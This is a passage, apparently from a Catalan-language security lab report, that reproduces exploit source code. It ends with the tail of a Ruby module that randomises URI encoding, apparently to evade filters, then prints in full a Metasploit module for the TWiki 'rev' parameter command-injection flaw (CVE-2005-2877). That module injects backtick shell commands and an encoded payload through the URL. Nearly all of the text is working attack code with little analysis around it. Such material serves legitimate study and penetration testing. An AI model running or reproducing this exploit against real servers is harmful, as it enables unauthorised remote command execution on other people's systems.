			if rand(2) > 0
				chars << 0
			end
		else
			if max > 0
				max.times { chars << rand(string.length)}
			end
		end
		chars.uniq.sort.reverse.each{|index|  string[index] = Rex::Text.uri_encode(string[index,1], "hex-all")}
		string
	end
	def rand_spaces(num = datastore["URIENCODING"])
		ret = ''
		num.times {
			ret << rand_space
		}
		ret
	end

	def rand_space
		datastore["URIENCODING"] > 0 ? ["%20","%09","+"][rand(3)] : "+"
	end

	def rand_dash
		datastore["URIENCODING"] > 0 ? ["-","%2d","%2D"][rand(3)] : "-"
	end

	def rand_php_ini_false
		Rex::Text.to_rand_case([ "0", "off", "false" ][rand(3)])
	end

	def rand_php_ini_true
		Rex::Text.to_rand_case([ "1", "on", "true" ][rand(3)])
	end

end
```

- Codi font de l'exploit que ataca la vulnerabilitat *Twiki history TwikiUsers rev Parameter Command Execution.*

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
        Rank = ExcellentRanking
        include Msf::Exploit::Remote::HttpClient
        def initialize(info = {})
                super(update_info(info,
                        'Name'          => 'TWiki History TWikiUsers rev Parameter Command Execution',
                        'Description'   => %q{
                                        This module exploits a vulnerability in the history component of TWiki.
                                By passing a 'rev' parameter containing shell metacharacters to the TWikiUsers
                                script, an attacker can execute arbitrary OS commands.
                        },
                        'Author'        =>
                                [
                                        'B4dP4nd4',   # original discovery
                                        'jduck'       # metasploit version
                                ],
                        'License'       => MSF_LICENSE,
                        'References'    =>
                                [
                                        [ 'CVE', '2005-2877' ],
                                        [ 'OSVDB', '19403' ],
                                        [ 'BID', '14834' ],
                                        [ 'URL', 'http://twiki.org/cgi-
bin/view/Codev/SecurityAlertExecuteCommandsWithRev' ]
                                ],
                        'Privileged'    => true, # web server context
                        'Payload'       =>
```

```
                {
                        'DisableNops' => true,
                        'BadChars'    => '',
                        'Space'       => 1024,
                },
            'Platform'      => [ 'unix' ],
            'Arch'          => ARCH_CMD,
            'Targets'       => [[ 'Automatic', { }]],
            'DisclosureDate' => 'Sep 14 2005',
            'DefaultTarget'  => 0))

        register_options(
            [
                OptString.new('URI', [ true, "TWiki bin directory path", "/twiki/bin" ]),
            ], self.class)
end

#
# NOTE: This is not perfect, since it requires write access to the bin
# directory. Unfortunately, detrmining the main directory isn't
# trivial, or otherwise I would write there (required to be writable
# per installation steps).
#
def check
        test_file = rand_text_alphanumeric(8+rand(8))
        cmd_base = normalize_uri(datastore['URI'], '/view/Main/TWikiUsers?rev=')
        test_url = normalize_uri(datastore['URI'], test_file)

        # first see if it already exists (it really shouldn't)
        res = send_request_raw({
                'uri' => test_url
            }, 25)
        if (not res) or (res.code != 404)
            print_warning("WARNING: The test file exists already!")
            return Exploit::CheckCode::Safe
        end

        # try to create it
        print_status("Attempting to create #{test_url} ...")
        rev = rand_text_numeric(1+rand(5)) + ' `touch ' + test_file + '`#'
        res = send_request_raw({
                'uri' => cmd_base + Rex::Text.uri_encode(rev)
            }, 25)
```

```
		if (not res) or (res.code != 200)
			return Exploit::CheckCode::Safe
		end

		# try to run it, 500 code == successfully made it
		res = send_request_raw({
				'uri' => test_url
			}, 25)
		if (not res) or (res.code != 500)
			return Exploit::CheckCode::Safe
		end

		# delete the tmp file
		print_status("Attempting to delete #{test_url} ...")
		rev = rand_text_numeric(1+rand(5)) + ' `rm -f ' + test_file + '`#'
		res = send_request_raw({
				'uri' => cmd_base + Rex::Text.uri_encode(rev)
			}, 25)
		if (not res) or (res.code != 200)
			print_warning("WARNING: unable to remove test file (#{test_file})")
		end

		return Exploit::CheckCode::Vulnerable
end

def exploit
		rev = rand_text_numeric(1+rand(5))
		rev << ' `' + payload.encoded + '`#'
		query_str = normalize_uri(datastore['URI'], '/view/Main/TWikiUsers')
		query_str << '?rev='
		query_str << Rex::Text.uri_encode(rev)

		res = send_request_cgi({
				'method'    => 'GET',
				'uri'  => query_str,
			}, 25)

		if (res and res.code == 200)
			print_status("Successfully sent exploit request")
		else
			fail_with(Exploit::Failure::Unknown, "Error sending exploit request")
		end
```

```
                handler
            end

        end
```